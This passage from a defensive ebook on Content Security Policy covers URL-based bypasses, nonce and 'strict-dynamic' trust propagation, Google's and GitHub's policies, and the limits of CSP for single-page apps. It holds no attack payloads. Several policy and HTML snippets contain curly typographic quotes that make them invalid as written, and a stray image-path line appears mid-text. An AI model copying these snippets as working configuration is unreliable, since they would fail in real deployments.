et 'sha256-sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA=' https://platform.twitter.com". Note that
'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.
```

Reloading shows you that the `widgets.js` file is loaded, but it needs another code file. This time, the browser is trying to load a file from `https://cdn.syndication.twimg.com`. Let's adjust our policy for that new location.

```
Content-Security-Policy:
  script-src 'self' https://cdn.jsdelivr.net
             'sha256-sJLd4PYo4s+MAefGQBAz5MPUGAPfv94fjxJBqfrunUA='
             https://platform.twitter.com
             https://cdn.syndication.twimg.com
```

You can find this setup in the `/twitter-step5` endpoint of the demo. A screenshot of the application is shown below.

Reloading the page once more should make you happy.
We finally see our jokes!



```
Navigated to http://localhost:3000/twitter-step5
I am a legitimate script, so CSP should allow me to execute ...        legitimate.js:1
>
```

Wrapping up

> You can see the result in the `/twitter-step5` endpoint of **this Express demo application**.

As we have shown, building real-world CSP policies can be quite challenging. It takes several iterations to get things right. Additionally, our policy is quite fragile. If Twitter decides to change its code tomorrow, our timeline may not load anymore because of CSP.

In a nutshell, not an ideal scenario. And it gets worse (before it gets better).

Bypassing URL-based CSP Policies

When Google security engineers looked into real-world complex CSP Level 2 policies, such as the one we built in our example before, they made a shocking discovery. It turns out that many of these CSP policies could be bypassed, effectively voiding most of their security benefits. The Google engineers published their results in a paper dramatically titled **CSP is Dead! Long Live CSP**.

So, what is the issue with CSP?

Let's take a step back here. The goal of CSP was to prevent an injected XSS payload from executing. This implies that the application under protection has an XSS vulnerability, which allows an attacker to inject malicious code.

Under that assumption, the attacker can likely inject arbitrary code. A straight-up XSS payload, such as an inline script block, will be stopped by most real-world CSP policies. However, a carefully crafted payload may not be stopped.

One example provided in the paper is abusing a JSONP endpoint hosted on an approved CDN (See **this explanation** for more context on JSONP). We even have that exact vulnerability in our sample application hosting the Twitter timeline. We approved https://cdn.syndication.twimg.com, a CDN that contains Twitter code but also contains JSONP endpoints.

As a result, an attacker can inject a payload that uses the JSONP endpoint to return malicious code. Since this endpoint is hosted by Twitter's CDN, our CSP policy does not stop this code from being loaded. In essence, the policy fails to prevent the attacker from abusing the underlying XSS vulnerability.

Unfortunately, going deeper into the various bypasses against CSP would take us too far in this book. The **paper** and **interesting conference talk by the authors** offer more details if you are interested.


The vital part of this research is the take-away: URL-based CSP policies are ineffective.

The paper recommends abandoning URL-based policies in favor of hash-based and nonce-based policies.

To make that work, we need a mechanism to enable cascading JavaScript loading, as we have in our Twitter timeline. That's what we discuss next.

Cheat sheet: Policy bypasses

The following cheat sheet summarizes what you learned about policy bypasses:


CSP: Policy Bypasses
Policies that approve scripts with URLs can often be bypassed. A few examples:
Safe
Maybe
Unsafe
nonces and/or hashes
nonces and/or hashes with 'strict-dynamic'
script-src 'self'
including remote hosts
Useful reference:
https://csp-evaluator.withgoogle.com/

```
script-src
'nonce-1f40e4a23493'
'sha256-iNfncdJVzRQiU
drkc1Sv8Cg1pdqfTV6wIx
P9W3/RMrw='
```

```
script-src
'nonce-1f40e4a23493'
'strict-dynamic'
```

```
script-src 'self'
```

Acceptable if only the application bundle is hosted on the origin and nothing else. (including libraries)

```
script-src
https://cdn.example.com
```

Explicit and Implicit Trust Propagation

Building a CSP policy without relying on URLs is a bit more challenging, but perfectly feasible. Let's review a couple of scenarios.

First, let's talk about inline code. Inline code blocks can be enabled using a hash or a nonce, as introduced by CSP Level 2. Second, remote code files can be loaded with a nonce (CSP Level 2), or with a hash (CSP Level 3).

But what about legitimate JavaScript code that wishes to load additional remote code, such as the Twitter timeline example? That's where trust propagation comes into play. With trust propagation, a legitimate script can forward its trust to newly loaded code, making it possible to execute that code without explicitly mentioning its URL in the CSP policy.

In this section, we discuss both an explicit and implicit trust propagation mechanism.

Explicit trust propagation with nonces

Explicit trust propagation is also known as *nonce propagation*. In a nutshell, it means that a legitimate piece of JavaScript that is approved by a nonce can choose to forward that nonce to newly loaded script code. Don't worry, it sounds a lot more confusing than it is in practice.

The code example below shows an inline code block that is approved by a nonce. The JS code of this code block creates a new `script` tag and appends it to the body of the page. Without a proper nonce, this newly added code will be blocked by CSP. However, on line 5, you can see the nonce propagation code. The legitimate JavaScript code gives the newly added `script` tag a nonce attribute. The value of the nonce attribute is the script's current nonce.

```
<script nonce=”scilNrYrPrQmSo/TtrXvg==”>
  // Legitimate code executing ...
  let newScript = document.createElement(“script”);
  newScript.setAttribute(“src”, “/js/more-legitimate-code.js”);
  newScript.setAttribute(“nonce”, document.currentScript.nonce);
  document.body.appendChild(newScript);
</script>
```

At first glance, this mechanism may seem horribly insecure. But if you investigate its security properties, it works remarkably well.

First of all, nonce propagation is only available to legitimate code that is already allowed to execute. When an attacker abuses an XSS vulnerability to inject code, it will not carry a valid nonce so it will not execute.
As a result, the attacker does not gain a foothold, preventing them from abusing the nonce propagation mechanism.

Second, explicit nonce propagation closely resembles the steps we took before when trying to get the Twitter timeline code to execute. Whenever the timeline code needed to load additional script code, we updated our policy to allow it. With nonce propagation, the Twitter code would be able to handle this process itself, without us needing to update the policy. Note that the Twitter code does not use nonce propagation, but it could if it wanted to.

Implicit trust propagation with `‘strict-dynamic’`

There’s a more implicit alternative to explicit nonce propagation. The ‘strict-dynamic’ keyword, introduced by the Google engineers in their paper and part of CSP Level 3, allows a script to load additional script code without the need for explicit trust propagation. This keyword loosely tells the browser:

> If you encounter a script that was loaded with a hash or a nonce, you can allow that script to load remote code dependencies by inserting additional `script` elements into the page.

In essence, `‘strict-dynamic’` offers an automatic trust propagation mechanism, where previously trusted scripts are allowed to load additional resources. This approach may sound insecure but it does nothing more than mimic the manual process we followed when building the policy to approve the Twitter timeline. We also added any host Twitter wanted to get the timeline working. `‘strict-dynamic’` just automates the process.

Since `‘strict-dynamic’` was introduced to counter URL-based bypass attacks, it is incompatible with URLs. `‘strict-dynamic’` only allows scripts that have been approved with a nonce or a hash to load additional resources. In fact, when a browser encounters `‘strict-dynamic’`, it will automatically ignore URL-based expressions.

In practice, this means we can update our Twitter timeline example and change the policy to the one shown below.

```
Content-Security-Policy: script-src ‘nonce-aQFUZWWi5Xo4YzkEXxg1Xg==’
‘strict-dynamic’
```

This updated policy no longer contains URLs but relies on nonces and `‘strict-dynamic’`. As a result, this policy no longer suffers from bypass attacks that load scripts from approved hosts. Even though `‘strict-dynamic`’ is part of CSP Level 3, **it is already supported by every modern browser**.

> A running example of this setup is provided by the `/strict-dynamic` endpoint of **this Express demo application**.

Case Study: Google’s CSP Policy

Let’s look at a real-world CSP policy: the policy used by Google on various of their applications. It is no accident that Google engineers highlighted issues with URLs in CSP and provided alternatives. Google’s CSP policy heavily relies on the use of `‘strict-dynamic’`.

Before we dive in, it’s important to look at what Google is trying to achieve with their CSP policy. Their goal is essentially to use CSP as a second line of defense against XSS in a *“set and forget”* way. They do not want to use a fine-grained policy that requires frequent updating. Instead, they want a policy that offers solid security for the majority of their users. As a trade-off, they don’t mind offering less strong security benefits to users with older browsers, but they want to avoid that their applications break in older browsers because of CSP.

The policy

The snippet below shows the CSP policy Google uses, as observed on **Google Hangouts**. Note that the policy is formatted for readability.

```
Content-Security-Policy:
  script-src ‘report-sample’ ‘nonce-3YCIqzKGd5cxaIoTibrW/A’ ‘unsafe-inline’
             ‘strict-dynamic’ https: http: ‘unsafe-eval’;
  object-src ‘none’;
  base-uri ‘self’;
  report-uri /webchat/_/cspreport
```

> A running example of this setup is provided by the `/universal-csp` endpoint of **this Express demo application**.

A lot is going on with this policy, mainly to ensure backward compatibility with older browsers. Let’s unpack this step by step. First, we will look at the `script-src` directive. We discuss the other directives at the end of this section.

What a modern browser sees

Google's policy is designed to work with modern browsers that support 'strict-dynamic', which **includes most browsers these days**.

The snippet below shows the policy as enforced by a modern browser:

```
Content-Security-Policy:
  script-src 'report-sample' 'nonce-3YCIqzKGd5cxaIoTibrW/A'
             'strict-dynamic' 'unsafe-eval';
```

That looks quite different than the policy sent by Google.
Here's what changes:

- A modern browser recognizes the nonce, which causes the `'unsafe-inline'` keyword to be ignored.
- A modern browser recognizes `'strict-dynamic'`, which causes any URL-based expressions (i.e., `http: https:`) to be ignored.

The resulting CSP policy is a nonce-based policy that uses `'strict-dynamic'` for automatic trust propagation. This is considered a secure policy that offers an effective second line of defense against XSS.

This policy is supported by all modern browsers, including Chrome and Chromium-based browsers, Firefox, and Safari.

What legacy browsers see

Legacy browsers that only support CSP Level 2 (Safari < 15.4), or even Level 1 (Internet Explorer), will see a different policy.

```
Content-Security-Policy:
  script-src ‘report-sample’ ‘nonce-3YCIqzKGd5cxaIoTibrW/A’
             https: http: ‘unsafe-eval’;
```

Here’s what changes in the policy when observed by a CSP Level 2 browser:

- The browser recognizes the nonce, which causes it to ignore `‘unsafe-inline’`.
- The browser has no idea what `‘strict-dynamic’` means, so it ignores that value. Instead, it uses the URL-based expressions (i.e., `http: https:`)

Concretely, this means that this CSP policy is no longer effective. It does not offer any meaningful protection against the exploitation of an XSS vulnerability in the application.

The only advantage of this policy is that it does not break the application on Safari. Without the URL-based expressions, Safari would not be able to load remote code files that are otherwise approved with `‘strict-dynamic’`. In essence, the observed policy is an insecure backward-compatible version.

A similar story holds for Internet Explorer, which only supports CSP Level 1. That browser sees the following policy.

```
Content-Security-Policy:
  script-src ‘report-sample’ ‘unsafe-inline’
              https: http: ‘unsafe-eval’;
```

In essence, this policy offers no protection but also does not cause the application to break in Internet Explorer.

Additional details

Below is a copy of Google's full CSP policy. As you can see, there are a couple of additional details in Google's policy that we have not yet discussed.

```
Content-Security-Policy:
  script-src 'report-sample' 'nonce-3YCIqzKGd5cxaIoTibrW/A' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
  object-src 'none';
  base-uri 'self';
  report-uri /webchat/_/cspreport
```

The `object-src` directive

In their research paper, the authors describe a couple of bypasses against traditional CSP policies. One of these involves the loading of vulnerable Flash files, which then trigger JavaScript code execution. While Flash is mostly gone now, it still makes sense to prevent the loading of embedded content by setting the `object-src` directive to `'none'`.

```
Content-Security-Policy:
  script-src 'nonce-aQFUZWWi5Xo4YzkEXxg1Xg==' 'strict-dynamic';
  object-src 'none'
```

The `base-uri` directive

Every CSP policy should include the `base-uri` directive. This directive prevents the injection of a malicious `base` tag, which can change how relative URLs are resolved. Such an attack is known as *base jumping*.

Setting the `base-uri` directive to `‘self’` instructs the browser only to allow the application’s origin as the base for relative URL resolution. This is a sane default for almost any application.

The `‘unsafe-eval’` expression

The `script-src` directive also includes the `‘unsafe-eval’` keyword. By default, CSP prevents the use of the `eval()` function in JavaScript. `eval()` evaluates text as code, which is inherently insecure behavior. However, it turns out that abuses of `eval()` are not as common as previously thought.

Additionally, many applications rely on `eval()` for some more exotic purposes. That’s why many CSP policies re-enable the use of `eval()` by adding `‘unsafe-eval’`.

The `report-uri` directive

This directive instructs the browser to send a report when it encounters a policy violation. We discuss reporting in more depth later in this book.

Note that the `script-src` directive also contains the `‘report-sample’` keyword. This instructs the browser to include a piece of a blocked script when sending a report. We’ll discuss that later when we dive into reporting.

Final words

In a nutshell, this universal CSP policy discussed here offers a robust second line of defense against XSS attacks. Only code approved by a nonce will be executed when the browser parses the initial HTML page. Once a piece of code is loaded, it can load additional dependencies because of `‘strict-dynamic’`.

The drawback of this policy is the lack of support for older browsers. To be fair, this drawback is not that significant. Modern browsers all support `‘strict-dynamic’`, and building a secure CSP policy for IE 11 is virtually impossible.

Of course, you are recommended to evaluate which approach to CSP works best for your specific situation.

Controlling Script Code with CSP Level 3

CSP Level 3, which is currently under active development, will introduce even more fine-grained control over which JavaScript is allowed to execute. Concretely, CSP Level 3 differentiates between script elements (`<script>` tags) and script attributes (inline handlers, such as `onclick`). Doing so allows developers to re-enable inline event handlers using hashes.

The policy shown below illustrates how to use `script-src-elem` and `script-src-attr`, and how to enable hashes for an inline event handler.

```
Content-Security-Policy:
  script-src-elem ‘self’;
  script-src-attr ‘unsafe-hashes’ ‘sha256-iNfncdJVzRQiUdrkc1Sv8Cg1pdqfTV6wIxP9W3/RMrw=’
```

> A running example of this setup is provided by the /inlinehashes endpoint of this Express demo application.

While this new change sounds fundamental, it does not really pack that much of a punch. The ability to hash inline event handlers is mainly useful for enabling CSP in legacy applications that still rely on inline event handlers. To highlight that there are better alternatives, these inline hashes only work when you also add the `‘unsafe-hashes’` keyword.

For modern applications, there is no need for re-enabling inline event handlers. Therefore, the CSP guidance provided in this ebook remains relevant and a best practice.

Conclusion

That was it! We finished our exploration of CSP's XSS defenses, starting all the way in 2010 with CSP Level 1, and finishing in the present with CSP Level 3 features. We discussed how CSP can act as a second line of defense against XSS attacks, and provided best practices on various policy configurations.

In the next part, we look into using CSP to control other types of resources.

Part 2 :
Controlling Various Resources and Behavior with CSP

Controlling Various Resources and Behavior with CSP

In part 1 of this ebook on CSP, we discussed the intricacies of using CSP as a second line of defense against XSS. In this part, we dive deeper into all the available directives for CSP.

Concretely, we will cover the use of a default directive and how to specify more specific directives for all kinds of resources. We also dive into controlling outgoing connections and configure security behavior in the browser. At the end of this part, we use all this knowledge to investigate the CSP policy used by GitHub.

Setting a Default Directive

Before we start talking about individual directives to control stylesheets, images, fonts, and other types of resources, let's take a look at `default-src`. This directive can be used as a default configuration for each type of resource that is not configured with an explicit directive.

No worries, it sounds more complicated than it is. Let's take a look at an example.

```
default-src ‘self’;
  script-src ‘sha256-6X6+1K/DKkKDJXeIXoOfaIX+FzybN9LaGtutkR5DWpQ=’
```

The policy shown above uses `default-src` as a catchall but also specifies a `script-src` directive. So for images, stylesheets, fonts, etc., the browser applies `default-src`. In this example, these types of content can be loaded from the application's origin. For scripts, there is a more specific directive (`script-src`), so the browser uses that instead. Code loaded from the application's origin is not allowed, because the browser does not use `default-src` for scripts in this policy.

The CSP specification allows an elaborate configuration of `default-src`, including the use of hashes and nonces. However, in practice, such a configuration is not recommended. Instead, `default-src` should be set to a sane starting point, which is either '`none`' or '`self`'. For every type of resource you would like to load, you can configure specific directives with the desired expressions.

To summarize, `default-src` applies to everything that is not explicitly configured. If a more specific directive is present, only that directive is considered for that particular type of content.

Controlling Resource Loading with CSP

So far, we mainly talked about CSP as a second line of defense against XSS attacks. However, if you look at the CSP specifications, you'll discover that CSP can do so much more. This section looks at all the other types of content you can control with CSP.

Before we dive in, it is important to note that most of the peculiarities of handling JavaScript do not apply to other types of content. The directives for other types of content can be configured with simple expressions pointing to specific hosts, including a CDN, without negatively impacting the security of the CSP policy. The only exception is CSS code, so let's cover that first.

Stylesheets

CSP allows you to control how the browser handles CSS code in the page. The `style-src` directive applies to all CSS code, such as `<style>` blocks, `style` attributes, and remote stylesheets.

Like script code, CSS code is considered dangerous dynamic content since malicious CSS code can change the behavior of the page. Therefore, setting the `style-src` attribute enables a couple of default restrictions, such as blocking all inline CSS code.

To re-enable inline style code, the `style-src` directive supports the same mechanisms as we have discussed from script code: `‘unsafe-inline’`, hashes, and nonces. In theory, you are supposed to selectively enable style code using hashes or nonces. In practice, the story is somewhat different.

Using hashes and nonces should not be that difficult if you completely control the style code. However, in many real-world applications, styling is handled in a library that is not under the control of the application developer. Not enabling inline style code typically breaks the library, and selectively re-enabling styles is often infeasible.
That's why a real-world CSP policy that aims to restrict styles is generally forced to add `‘unsafe-inline’` to make things work.

To summarize, restricting styles is a bit less critical than restricting JavaScript code execution. If you want to configure a `style-src` directive, aim to make it as strict as possible. However, if you end up enabling `‘unsafe-inline’`, it’s not the end of the world.

Images, fonts, and media

CSP also allows you to control where images, fonts, and media (audio and video) can be loaded from. The directives for these resources are, in respective order, `img-src`, `font-src`, and `media-src`.

These directives are typically configured with a list of URL-based locations. Note that for images, it is not uncommon to include `data:` as a source expression or even use the wildcard `*`.

Embedded content

The `object-src` directive allows you to define valid sources for embedded content, typically included using the `<object>`, `<embed>`, or `<applet>` elements.

Note that these elements are typically used for legacy content, such as Flash files or Java applets. In modern applications, these are typically no longer needed. Therefore, it is recommended to set the `object-src` directive to the value `‘none’`.

Child contexts

A document loaded in the browser can create a new browsing context, resulting in a parent-child relationship. One example is using an `<iframe>`, which creates a nested browsing context. Another example is loading a web worker, which also instantiates a child context. Both child contexts are instantiated with a URL, for which the source can be controlled with the `child-src` directive.

The recommended default value for the `child-src` directive is the value `‘none’`. When the application relies on iframes or web workers, this directive should be configured with the expected sources for these children.

Controlling Outgoing Connections with CSP

With CSP, you can control outgoing connections. Concretely, CSP offers two directives for this purpose: `form-action` and `connect-src`.

The `form-action` directive allows you to choose where forms can be submitted. This directive is useful to avoid form hijacking in a traditional web application. For traditional web applications, the value `‘self’` makes the most sense. Single Page Applications typically do not rely on form submissions but call APIs from JavaScript code instead. SPAs should set the `form-action` directive to the value `‘none’`.

The `connect-src` directive controls outgoing connections, such as XHR or Fetch requests, but also WebSocket connections and Server-Sent Events. This directive should be configured with the APIs that your application consumes. If no outgoing connections are needed, the directive can be set to the value `‘none’`.

Controlling Behavior with CSP

CSP also offers control over behavioral features in the browser.
Let’s look at a few directives that you should definitely know about.

The `frame-ancestors` directive allows the application to restrict how it is loaded in a frame. Since many applications are not supposed to be loaded in a frame anywhere, they configure this directive with the value `‘none’`, which is an essential defense against **UI redressing** attacks. When selective framing is desired, the application can use `‘self’` or a list of URLs to enable selective framing. Omitting the directive from a policy allows all framing, which is the default behavior in all browsers.

The `sandbox` directive is the most restrictive directive available in CSP. It is similar to the `sandbox` attribute for `iframe` elements and is intended to be used on responses serving potentially untrusted content, such as user-provided documents. Adding the `sandbox` directive without any expressions enables all restrictions of the HTML5 `sandbox` attribute on the browsing context. A sandbox disables JS execution, form submissions, plugin content, popups, etc. To re-enable selective restrictions, specific keywords can be added as values of the `sandbox` directive (e.g., `sandbox allow-scripts`). For more information about the sandbox and its restrictions, check out **this MDN documentation page**.

Finally, CSP is also used as the mechanism to enable Trusted Types. Trusted Types is a new browser-based mechanism to combat DOM-based XSS attacks. To enable Trusted Types, the following CSP policy needs to be included with the application: `require-trusted-types-for ‘script’`. Diving into details on Trusted Types is out of the scope of this ebook, **but you can find a full write-up on our blog**.

Case Study: GitHub’s CSP Policy

With all this CSP knowledge under our belt, let’s investigate a real-world CSP policy. The policy below is used by the main GitHub application at the time of writing.

```
  Content-Security-Policy:
    default-src ‘none’;
    base-uri ‘self’;
    block-all-mixed-content;
    child-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/;
    connect-src ‘self’ uploads.github.com objects-origin.githubusercontent.com www.githubstatus.com
collector.github.com raw.githubusercontent.com api.github.com github-cloud.s3.amazonaws.com github-
production-repository-file-5c1aeb.s3.amazonaws.com github-production-upload-manifest-file-
7fdce7.s3.amazonaws.com github-production-user-asset-6210df.s3.amazonaws.com cdn.optimizely.com
logx.optimizely.com/v1/events *.actions.githubusercontent.com wss://*.actions.githubusercontent.com
online.visualstudio.com/api/v1/locations github-production-repository-image-32fea6.s3.amazonaws.com github-
production-release-asset-2e65be.s3.amazonaws.com insights.github.com wss://alive.github.com
github.githubassets.com;
    font-src github.githubassets.com;
    form-action ‘self’ github.com gist.github.com objects-origin.githubusercontent.com;
    frame-ancestors ‘none’;
    frame-src viewscreen.githubusercontent.com notebooks.githubusercontent.com;
    img-src ‘self’ data: github.githubassets.com media.githubusercontent.com camo.githubusercontent.com
identicons.github.com avatars.githubusercontent.com github-cloud.s3.amazonaws.com
objects.githubusercontent.com objects-origin.githubusercontent.com secured-user-images.githubusercontent.com/
opengraph.githubassets.com github-production-user-asset-6210df.s3.amazonaws.com customer-stories-
feed.github.com spotlights-feed.github.com *.githubusercontent.com;
    manifest-src ‘self’;
    media-src github.com user-images.githubusercontent.com/ secured-user-images.githubusercontent.com/
github.githubassets.com;
    script-src github.githubassets.com;
    style-src ‘unsafe-inline’ github.githubassets.com;
    worker-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/
```

First of all, this GitHub is a realistic representation of what a CSP policy controlling a lot of resources looks like. **A lot of thought and reasoning went into creating this specific configuration**, so let's dive in.

Starting with a secure default

As you can see in the `default-src` directive, GitHub chooses to block all content by default. For each type of content that is allowed, a more specific directive is provided.

Additionally, GitHub sets the `base-uri` to its own origin, which is considered a security best practice.

GitHub also prevents framing by setting `frame-ancestors` to `‘none’`, another security best practice.

Finally, the GitHub policy does not explicitly set an `object-src`, so the `default-src` value of `‘none’` is used here. Blocking unneeded embedded content is again a security best practice.
However, by relying on `default-src` the policy creates an implicit dependency. If the value of `default-src` ever changes without explicitly adding `object-src ‘none’`, embedded content might again be allowed.

Dynamic JS and CSS code

Blocking the execution of malicious JS code is one of the most important features of CSP. GitHub chooses to set a single host as the allowed source of scripts: `script-src github.githubassets.com`.

While this policy is less secure than a nonce-based policy, it is not automatically insecure. The security of this CSP policy entirely depends on what resources are hosted on the provided domain. If that host does not contain potential attack vectors, such as JSONP endpoints, user-uploaded files, or libraries suffering from template injection, this setting is likely secure.

Apart from scripts, style code is also considered to be dangerous. GitHub’s CSP policy highlights the challenges with locking down the `style-src` directive: it is really hard to avoid including `‘unsafe-inline’`.
This configuration makes the `style-src` directive mostly irrelevant.

Controlling resources and connections

As you can see, GitHub offers detailed configurations for all kinds of resources. If there's an easy way to identify all these sources, such a policy makes perfect sense. One noteworthy directive is `img-src`. The directive approves quite a few hosts, begging the question of how dangerous an image really is, and whether a wildcard would suffice. In this case, **GitHub made an active decision** to restrict images to avoid data exfiltration through dangling markup attacks. In doing so, they also ensured that none of the approved hosts can be used by an attacker to receive requests.

As you can see, GitHub uses both the `form-action` and `connect-src` directives to control outgoing connections. Restricting form submissions seems straightforward, but the `connect-src` directive is quite extensive. Similar to `img-src`, the goal is to avoid data exfiltration through a connection to a malicious host. In this case, GitHub would need to ensure that none of the approved hosts can be controlled by an attacker. For example, if the attacker can set up an Optimizely account and send logging info to their account, they could still extract information. Note that this scenario is hypothetical, and we did not research if this is in fact possible.

Wrapping up

GitHub deliberately and thoughtfully created an extensive CSP policy to mitigate a few specific threats. As a result, GitHub's extensive CSP policy contains fine-grained directive configurations to control various types of resources in the application.

Compared to Google's CSP policy, which we discussed in the previous part, the difference is quite significant. The main trade-off between both policies is security vs fragility. While GitHub's policy may be more secure, it is also a lot more fragile. In this case, GitHub has decided this trade-off is worth it, while Google does not.

Conclusion

By now, you are familiar with the majority of CSP directives, and have seen two very different real-world approaches to enabling CSP. For further reading on the available CSP directives, we refer to **this extensive CSP guide on the Mozilla Developer Network**.

In the next part, we explore how to deploy effective CSP policies for Single Page Applications.

Part 3 :
Securing Single Page Apps with CSP

Securing Single Page Apps with CSP

In the first two parts of this ebook, we discussed the capabilities of different types of CSP policies. We focused on using CSP as a second line of defense against XSS but also illustrated how a more elaborate CSP policy can contribute to the security of your applications.

In this part, we zoom in on the use of CSP in Single Page Applications (SPAs). We explore how recommended features, such as hashes, nonces, and `’strict-dynamic’`, conflict with the deployment model of SPAs. Next, we explore three concrete strategies that will help you deploy CSP in your SPA.

The Challenges with SPAs

Single Page Applications load a single `index.html`, which then bootstraps the necessary JavaScript code to launch the application. The code snippet below shows the `index.html` page of an Angular application.

```
<!doctype html>
<html lang=“en”>
<head>
  ...
</head>
<body>
  <app-root></app-root>
  <script src=“runtime.7b63b9fd40098a2e8207.js” defer></script>
  <script src=“polyfills.00096ed7d93ed26ee6df.js” defer></script>
  <script src=“main.8e56a2a77fee2657fb91.js” defer></script>
</body>
</html>
```

To deploy CSP in an SPA, we first have to tell the browser that the application’s JavaScript bundle is a legitimate resource that can be loaded. In the snippet above, the bundle consists of three separate JavaScript files.

One way to do that is by approving scripts coming from the application’s origin (`https://example.com`). A policy with a `script-src https://example.com` directive would allow the loading of these files.

Unfortunately, as we discussed before, such URL-based policies are often insecure and deprecated. Additionally, URL-based expressions cannot be used together with `’strict-dynamic’`, which prevents the use of automatic trust propagation.

One alternative is the use of hashes, a CSP Level 2 feature. However, the application’s JavaScript bundle is hosted as a remote file and hashes only work on inline code blocks. So CSP hashes are not compatible with SPAs.

CSP Level 2 also supports nonces, which are compatible with the loading of remote resources. However, nonces must be unique on every page load, which means that the server has to inject a fresh nonce every time it serves a page. Doing so is easy for dynamic server-side applications but not very compatible with serving a static `index.html` file for an SPA. So nonces are also not compatible with SPAs.

With both hashes and nonces out, there is no straightforward way for SPAs to use modern CSP policies. Additionally, they are incapable of using `’strict-dynamic’` for loading additional scripts. The lack of support for `’strict-dynamic’` makes it impossible to reliably incorporate third-party components such as a Twitter timeline.

